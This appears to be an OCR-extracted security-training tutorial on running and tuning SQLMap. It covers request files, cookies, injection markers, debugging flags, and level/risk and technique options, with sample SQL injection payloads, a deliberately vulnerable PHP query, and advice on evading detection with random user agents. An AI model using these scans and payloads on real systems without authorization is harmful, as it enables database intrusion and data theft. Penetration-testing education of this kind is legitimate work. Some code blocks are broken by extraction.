Building Attacks


Running SQLMap on an HTTP Request

SQLMap has numerous options and switches that can be used to properly set up the (HTTP) request before its usage.

In many cases, simple mistakes such as forgetting to provide proper cookie values, over-complicating setup with a lengthy command line, or improper declaration of formatted POST data, will prevent the correct detection and exploitation of the potential SQLi vulnerability.

Curl Commands

One of the best and easiest ways to properly set up an SQLMap request against the specific target (i.e., web request with parameters inside) is by utilizing `Copy as cURL` feature from within the Network (Monitor) panel inside the Chrome, Edge, or Firefox Developer Tools:



By pasting the clipboard content (`Ctrl-V`) into the command line, and changing the original command `curl` to `sqlmap`, we are able to use SQLMap with the identical `curl` command:

```
mayala@htb[/htb] $ sqlmap 'http://www.example.com/?id=1' -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0' -H 'Accept: image/webp,*/*' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Connection: keep-alive' -H 'DNT: 1'
```

When providing data for testing to SQLMap, there has to be either a parameter value that could be assessed for SQLi vulnerability or specialized options/switches for automatic parameter finding (e.g. `--crawl`, `--forms` or `-g`).

GET/POST Requests

In the most common scenario, `GET` parameters are provided with the usage of option `-u`/`--url`, as in the previous example. As for testing `POST` data, the `--data` flag can be used, as follows:


```
mayala@htb[/htb]$ sqlmap 'http://www.example.com/' --data 'uid=1&name=test'
```

In such cases, `POST` parameters `uid` and `name` will be tested for SQLi vulnerability. For example, if we have a clear indication that the parameter `uid` is prone to an SQLi vulnerability, we could narrow down the tests to only this parameter using `-p uid`. Otherwise, we could mark it inside the provided data with the usage of special marker `*` as follows:

```
mayala@htb[/htb]$ sqlmap 'http://www.example.com/' --data 'uid=1*&name=test'
```

Full HTTP Requests

If we need to specify a complex HTTP request with lots of different header values and an elongated POST body, we can use the `-r` flag. With this option, SQLMap is provided with the "request file," containing the whole HTTP request inside a single textual file. In a common scenario, such HTTP request can be captured from within a specialized proxy application (e.g. `Burp`) and written into the request file, as follows:



```
GET /?id=1 HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
If-Modified-Since: Thu, 17 Oct 2019 07:18:26 GMT
If-None-Match: "3147526947"
Cache-Control: max-age=0
```

An example of an HTTP request captured with `Burp` would look like:

Code: http

```http
GET /?id=1 HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101
Firefox/80.0
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
If-Modified-Since: Thu, 17 Oct 2019 07:18:26 GMT
If-None-Match: "3147526947"
Cache-Control: max-age=0
```

We can either manually copy the HTTP request from within `Burp` and write it to a file, or we can right-click the request within `Burp` and choose `Copy to file`. Another way of capturing the full HTTP request would be through using the browser, as mentioned earlier in the section, and choosing the option `Copy` > `Copy Request Headers`, and then pasting the request into a file.

To run SQLMap with an HTTP request file, we use the `-r` flag, as follows:

mayala@htb[/htb] `$ sqlmap -r req.txt ___ __H__ ___ ___["]_____ ___ ___ {1.4.9} |_ -| . [(] | .'| . | |___|_ [.]_|_|_|__,| _| |_|V... |_| http://sqlmap.org [*] starting @ 14:32:59 /2020-09-11/ [14:32:59] [INFO] parsing HTTP request from 'req.txt' [14:32:59] [INFO] testing connection to the target URL [14:32:59] [INFO] testing if the target URL content is stable [14:33:00] [INFO] target URL content is stable`

Tip: similarly to the case with the '--data' option, within the saved request file, we can specify the parameter we want to inject in with an asterisk (*), such as '/?id=*'.*

Custom SQLMap Requests

If we wanted to craft complicated requests manually, there are numerous switches and options to fine-tune SQLMap.

For example, if there is a requirement to specify the (session) cookie value to `PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c` option `--cookie` would be used as follows:

mayala@htb[/htb] `$ sqlmap ... --cookie='PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c'`

The same effect can be done with the usage of option `-H/--header`:

mayala@htb[/htb] `$ sqlmap ... -H='Cookie:PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c'`

We can apply the same to options like `--host`, `--referer`, and `-A/--user-agent`, which are used to specify the same HTTP headers' values.

Furthermore, there is a switch `--random-agent` designed to randomly select a `User-agent` header value from the included database of regular browser values. This is an important switch to remember, as more and more protection solutions automatically drop all HTTP traffic containing the recognizable default SQLMap's User-agent value (e.g. `User-agent: sqlmap/1.4.9.12#dev (http://sqlmap.org)`). Alternatively, the `--mobile` switch can be used to imitate the smartphone by using that same header value.

While SQLMap, by default, targets only the HTTP parameters, it is possible to test the headers for the SQLi vulnerability. The easiest way is to specify the "custom" injection mark after the header's value (e.g. `--cookie="id=1*"`). The same principle applies to any other part of the request.

Also, if we wanted to specify an alternative HTTP method, other than `GET` and `POST` (e.g., `PUT`), we can utilize the option `--method`, as follows:

mayala@htb[/htb] `$ sqlmap -u www.target.com --data='id=1' --method PUT`

Custom HTTP Requests

Apart from the most common form-data `POST` body style (e.g. `id=1`), SQLMap also supports JSON formatted (e.g. `{"id":1}`) and XML formatted (e.g. `<element><id>1</id></element>`) HTTP requests.

Support for these formats is implemented in a "relaxed" manner; thus, there are no strict constraints on how the parameter values are stored inside. In case the `POST` body is relatively simple and short, the option `--data` will suffice.

However, in the case of a complex or long POST body, we can once again use the `-r` option:

mayala@htb[/htb]
```
$ cat req.txt HTTP / HTTP/1.0 Host: www.example.com { "data": [{ "type": "articles", "id": "1", "attributes": { "title": "Example JSON", "body": "Just an example", "created": "2020-05-22T14:56:29.000Z", "updated": "2020-05-22T14:56:28.000Z" }, "relationships": { "author": { "data": {"id": "42", "type": "user"} } } }] }
```

mayala@htb[/htb]
```
$ sqlmap -r req.txt ___ __H__ ___ ___[(]_____ ___ ___ {1.4.9} |_ -| . [)] | .'| . | |___|_ [']_|_|_|__,| _| |_|V... |_| http://sqlmap.org [*]
```

`starting @ 00:03:44 /2020-09-15/ [00:03:44] [INFO] parsing HTTP request from 'req.txt' JSON data found in HTTP body. Do you want to process it? [Y/n/q] [00:03:45] [INFO] testing connection to the target URL [00:03:45] [INFO] testing if the target URL content is stable [00:03:46] [INFO] testing if HTTP parameter 'JSON type' is dynamic [00:03:46] [WARNING] HTTP parameter 'JSON type' does not appear to be dynamic [00:03:46] [WARNING] heuristic (basic) test shows that HTTP parameter 'JSON type' might not be injectable`

Handling SQLMap Errors

We may face many problems when setting up SQLMap or using it with HTTP requests. In this section, we will discuss the recommended mechanisms for finding the cause and properly fixing it.

Display Errors

The first step is usually to switch the `--parse-errors`, to parse the DBMS errors (if any) and displays them as part of the program run:

```
...SNIP...
[16:09:20] [INFO] testing if GET parameter 'id' is dynamic
[16:09:20] [INFO] GET parameter 'id' appears to be dynamic
[16:09:20] [WARNING] parsed DBMS error message: 'SQLSTATE[42000]: Syntax
error or access violation: 1064 You have an error in your SQL syntax; check
the manual that corresponds to your MySQL server version for the right
syntax to use near '))"',),)((' at line 1'"
[16:09:20] [INFO] heuristic (basic) test shows that GET parameter 'id' might
be injectable (possible DBMS: 'MySQL')
[16:09:20] [WARNING] parsed DBMS error message: 'SQLSTATE[42000]: Syntax
error or access violation: 1064 You have an error in your SQL syntax; check
the manual that corresponds to your MySQL server version for the right
syntax to use near ''YzDZJELylInm' at line 1'
...SNIP...
```

With this option, SQLMap will automatically print the DBMS error, thus giving us clarity on what the issue may be so that we can properly fix it.

Store the Traffic

The `-t` option stores the whole traffic content to an output file:

```
mayala@htb[/htb]$ sqlmap -u "http://www.target.com/vuln.php?id=1" --batch -t /tmp/traffic.txt ...SNIP... $ cat /tmp/traffic.txt HTTP request [#1]: GET /?id=1 HTTP/1.1 Host: www.example.com Cache-control: no-cache Accept-encoding: gzip,deflate Accept: */* User-agent: sqlmap/1.4.9 (http://sqlmap.org) Connection: close HTTP response [#1] (200 OK): Date: Thu, 24 Sep 2020 14:12:50 GMT Server: Apache/2.4.41 (Ubuntu) Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 914 Connection: close Content-Type: text/html; charset=UTF-8 URI: http://www.example.com:80/?id=1 <!DOCTYPE html> <html lang="en"> ...SNIP...
```

As we can see from the above output, the `/tmp/traffic.txt` file now contains all sent and received HTTP requests. So, we can now manually investigate these requests to see where the issue is occurring.

Verbose Output


Another useful flag is the `-v` option, which raises the verbosity level of the console output:

```
mayala@htb[/htb]$ sqlmap -u "http://www.target.com/vuln.php?id=1" -v 6 --batch ___ __H__ ___ ___[,]_____ ___ ___ {1.4.9} |_ -| . [(] | .'| . | |___|_ [(]_|_|_|__,| _| |_|V... |_| http://sqlmap.org [*] starting @ 16:17:40 /2020-09-24/ [16:17:40] [DEBUG] cleaning up configuration parameters [16:17:40] [DEBUG] setting the HTTP timeout [16:17:40] [DEBUG] setting the HTTP User-Agent header [16:17:40] [DEBUG] creating HTTP requests opener object [16:17:40] [DEBUG] resolving hostname 'www.example.com' [16:17:40] [INFO] testing connection to the target URL [16:17:40] [TRAFFIC OUT] HTTP request [#1]: GET /?id=1 HTTP/1.1 Host: www.example.com Cache-control: no-cache Accept-encoding: gzip,deflate Accept: */* User-agent: sqlmap/1.4.9 (http://sqlmap.org) Connection: close [16:17:40] [DEBUG] declared web page charset 'utf-8' [16:17:40] [TRAFFIC IN] HTTP response [#1] (200 OK): Date: Thu, 24 Sep 2020 14:17:40 GMT Server: Apache/2.4.41 (Ubuntu) Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 914 Connection: close Content-Type: text/html; charset=UTF-8 URI: http://www.example.com:80/?id=1 <!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <meta name="description" content=""> <meta name="author" content=""> <link href="vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet"> <title>SQLMap Essentials - Case1</title> </head> <body> ...SNIP...
```

As we can see, the `-v 6` option will directly print all errors and full HTTP request to the terminal so that we can follow along with everything SQLMap is doing in real-time.

Using Proxy

Finally, we can utilize the `--proxy` option to redirect the whole traffic through a (MiTM) proxy (e.g., `Burp`). This will route all SQLMap traffic through `Burp`, so that we can later manually investigate all requests, repeat them, and utilize all features of `Burp` with these requests:



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status
1	http://www.example.com	GET	/?id=1	✓		200
2	http://www.example.com	GET	/?id=1	✓		200
3	http://www.example.com	GET	/?id=5182	✓		200
4	http://www.example.com	GET	/?id=1%2C%28%27.%28%22%28%28...	✓		200
5	http://www.example.com	GET	/?id=1%27BRSbKR%3C%27%22%3EF...	✓		200
6	http://www.example.com	GET	/?id=1%29%20AND%201900%3D423...	✓		200
7	http://www.example.com	GET	/?id=1%20AND%206490%3D9727	✓		200
8	http://www.example.com	GET	/?id=1%20AND%203766%3D2477--%...	✓		200
9	http://www.example.com	GET	/?id=1%27%29%20AND%209085%3D...	✓		200
10	http://www.example.com	GET	/?id=1%27%20AND%206013%3D828...	✓		200
11	http://www.example.com	GET	/?id=%28SELECT%20%28CASE%20W...	✓		200
12	http://www.example.com	GET	/?id=1%29%20AND%20%28SELECT%...	✓		200
13	http://www.example.com	GET	/?id=1%20AND%20%28SELECT%2089...	✓		200
14	http://www.example.com	GET	/?id=1%20AND%20%28SELECT%2089...	✓		200

```
GET /?id=%28SELECT%20%28CASE%20WHEN%20%289014%3D3824%29%20THEN%201%20ELSE%20%28SELECT%203824%20UNION%20
Accept-Encoding: gzip, deflate
Host: www.example.com
Accept: */*
User-Agent: sqlmap/1.4.9.22#dev (http://sqlmap.org)
Connection: close
Cache-Control: no-cache
```

Attack Tuning

In most cases, SQLMap should run out of the box with the provided target details. Nevertheless, there are options to fine-tune the SQLi injection attempts to help SQLMap in the detection phase. Every payload sent to the target consists of:

- vector (e.g., `UNION ALL SELECT 1,2,VERSION()`): central part of the payload, carrying the useful SQL code to be executed at the target.
- boundaries (e.g. `'<vector>-- -`): prefix and suffix formations, used for proper injection of the vector into the vulnerable SQL statement.

Prefix/Suffix

There is a requirement for special prefix and suffix values in rare cases, not covered by the regular SQLMap run.
For such runs, options `--prefix` and `--suffix` can be used as follows:

Code: bash

```bash
sqlmap -u "www.example.com/?q=test" --prefix="%'))" --suffix="-- -"
```

This will result in an enclosure of all vector values between the static prefix `%'))` and the suffix `-- -`.
For example, if the vulnerable code at the target is:

Code: php

```php
$query = "SELECT id,name,surname FROM users WHERE id LIKE (('" . $_GET["q"] . "')) LIMIT 0,1";
$result = mysqli_query($link, $query);
```

The vector `UNION ALL SELECT 1,2,VERSION()`, bounded with the prefix `%'))` and the suffix `-- -`, will result in the following (valid) SQL statement at the target:

Code: sql

```sql
SELECT id,name,surname FROM users WHERE id LIKE (('test%')) UNION ALL SELECT 1,2,VERSION()-- -')) LIMIT 0,1
```

Level/Risk

By default, SQLMap combines a predefined set of most common boundaries (i.e., prefix/suffix pairs), along with the vectors having a high chance of success in case of a vulnerable target. Nevertheless, there is a possibility for users to use bigger sets of boundaries and vectors, already incorporated into the SQLMap.

For such demands, the options `--level` and `--risk` should be used:

- The option `--level` (`1-5`, default `1`) extends both vectors and boundaries being used, based on their expectancy of success (i.e., the lower the expectancy, the higher the level).
- The option `--risk` (`1-3`, default `1`) extends the used vector set based on their risk of causing problems at the target side (i.e., risk of database entry loss or denial-of-service).

The best way to check for differences between used boundaries and payloads for different values of `--level` and `--risk`, is the usage of `-v` option to set the verbosity level. In verbosity 3 or higher (e.g. `-v 3`), messages containing the used `[PAYLOAD]` will be displayed, as follows:

```
mayala@htb[/htb]$ sqlmap -u www.example.com/?id=1 -v 3 --level=5 ...SNIP...
[14:17:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:17:07] [PAYLOAD] 1) AND 5907=7031-- AuiO [14:17:07] [PAYLOAD] 1) AND
7891=5700 AND (3236=3236 ...SNIP... [14:17:07] [PAYLOAD] 1')) AND 1049=6686 AND
(('OoWT' LIKE 'OoWT [14:17:07] [PAYLOAD] 1'))) AND 4534=9645 AND ((('DdNs' LIKE
'DdNs [14:17:07] [PAYLOAD] 1%' AND 7681=3258 AND 'hPZg%'='hPZg ...SNIP...
[14:17:07] [PAYLOAD] 1")) AND 4540=7088 AND (("hUye"="hUye [14:17:07] [PAYLOAD]
1"))) AND 6823=7134 AND ((("aWZj"="aWZj [14:17:07] [PAYLOAD] 1" AND 7613=7254
AND "NMxB"="NMxB ...SNIP... [14:17:07] [PAYLOAD] 1"="1" AND 3219=7390 AND "1"="1
[14:17:07] [PAYLOAD] 1' IN BOOLEAN MODE) AND 1847=8795# [14:17:07] [INFO]
testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
```

On the other hand, payloads used with the default `--level` value have a considerably smaller set of boundaries:

```
mayala@htb[/htb]$ sqlmap -u www.example.com/?id=1 -v 3 ...SNIP... [14:20:36]
[INFO] testing 'AND boolean-based blind - WHERE or HAVING clause' [14:20:36]
[PAYLOAD] 1) AND 2678=8644 AND (3836=3836 [14:20:36] [PAYLOAD] 1 AND 7496=4313
[14:20:36] [PAYLOAD] 1 AND 7036=6691-- DmQN [14:20:36] [PAYLOAD] 1') AND
9393=3783 AND ('SgYz'='SgYz [14:20:36] [PAYLOAD] 1' AND 6214=3411 AND
'BhwY'='BhwY [14:20:36] [INFO] testing 'AND boolean-based blind - WHERE or
HAVING clause (subquery - comment)'
```

As for vectors, we can compare used payloads as follows:

```
mayala@htb[/htb]$ sqlmap -u www.example.com/?id=1 ...SNIP... [14:42:38] [INFO]
testing 'AND boolean-based blind - WHERE or HAVING clause' [14:42:38] [INFO]
testing 'OR boolean-based blind - WHERE or HAVING clause' [14:42:38] [INFO]
testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)' ...SNIP...
```

```
mayala@htb[/htb]$ sqlmap -u www.example.com/?id=1 --level=5 --risk=3 ...SNIP...
[14:46:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:46:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[14:46:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause
(NOT)' ...SNIP... [14:46:05] [INFO] testing 'PostgreSQL AND boolean-based blind
- WHERE or HAVING clause (CAST)' [14:46:05] [INFO] testing 'PostgreSQL OR
```

```
boolean-based blind - WHERE or HAVING clause (CAST)' [14:46:05] [INFO] testing
'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
...SNIP... [14:46:05] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER
BY, GROUP BY clause' [14:46:05] [INFO] testing 'MySQL < 5.0 boolean-based blind
- ORDER BY, GROUP BY clause (original value)' [14:46:05] [INFO] testing
'PostgreSQL boolean-based blind - ORDER BY clause (original value)' ...SNIP...
[14:46:05] [INFO] testing 'SAP MaxDB boolean-based blind - Stacked queries'
[14:46:06] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER
BY or GROUP BY clause (BIGINT UNSIGNED)' [14:46:06] [INFO] testing 'MySQL >= 5.5
OR error-based - WHERE or HAVING clause (EXP)' ...SNIP...
```

As for the number of payloads, by default (i.e. `--level=1 --risk=1`), the number of payloads used for testing a single parameter goes up to 72, while in the most detailed case (`--level=5 --risk=3`) the number of payloads increases to 7,865.

As SQLMap is already tuned to check for the most common boundaries and vectors, regular users are advised not to touch these options because it will make the whole detection process considerably slower. Nevertheless, in special cases of SQLi vulnerabilities, where usage of `OR` payloads is a must (e.g., in case of `login` pages), we may have to raise the risk level ourselves.

This is because `OR` payloads are inherently dangerous in a default run, where underlying vulnerable SQL statements (although less commonly) are actively modifying the database content (e.g. `DELETE` or `UPDATE`).

Advanced Tuning

To further fine-tune the detection mechanism, there is a hefty set of switches and options. In regular cases, SQLMap will not require its usage. Still, we need to be familiar with them so that we could use them when needed.

Status Codes

For example, when dealing with a huge target response with a lot of dynamic content, subtle differences between `TRUE` and `FALSE` responses could be used for detection purposes. If the difference between `TRUE` and `FALSE` responses can be seen in the HTTP codes (e.g. `200` for `TRUE` and `500` for `FALSE`), the option `--code` could be used to fixate the detection of `TRUE` responses to a specific HTTP code (e.g. `--code=200`).

Titles

If the difference between responses can be seen by inspecting the HTTP page titles, the switch `--titles` could be used to instruct the detection mechanism to base the comparison based on the content of the HTML tag `<title>`.

Strings

In case of a specific string value appearing in `TRUE` responses (e.g. `success`), while absent in `FALSE` responses, the option `--string` could be used to fixate the detection based only on the appearance of that single value (e.g. `--string=success`).

Text-only

When dealing with a lot of hidden content, such as certain HTML page behaviors tags (e.g. `<script>`, `<style>`, `<meta>`, etc.), we can use the `--text-only` switch, which removes all the HTML tags, and bases the comparison only on the textual (i.e., visible) content.

Techniques

In some special cases, we have to narrow down the used payloads only to a certain type. For example, if the time-based blind payloads are causing trouble in the form of response timeouts, or if we want to force the usage of a specific SQLi payload type, the option `--technique` can specify the SQLi technique to be used.

For example, if we want to skip the time-based blind and stacking SQLi payloads and only test for the boolean-based blind, error-based, and UNION-query payloads, we can specify these techniques with `--technique=BEU`.

UNION SQLi Tuning

In some cases, `UNION` SQLi payloads require extra user-provided information to work. If we can manually find the exact number of columns of the vulnerable SQL query, we can provide this number to SQLMap with the option `--union-cols` (e.g. `--union-cols=17`). In case that the default "dummy" filling values used by SQLMap -`NULL` and random integer- are not compatible with values from results of the vulnerable SQL query, we can specify an alternative value instead (e.g. `--union-char='a'`).

Furthermore, in case there is a requirement to use an appendix at the end of a `UNION` query in the form of the `FROM <table>` (e.g., in case of Oracle), we can set it with the option `--union-from` (e.g. `--union-from=users`).
Failing to use the proper `FROM` appendix automatically could be due to the inability to detect the DBMS name before its usage.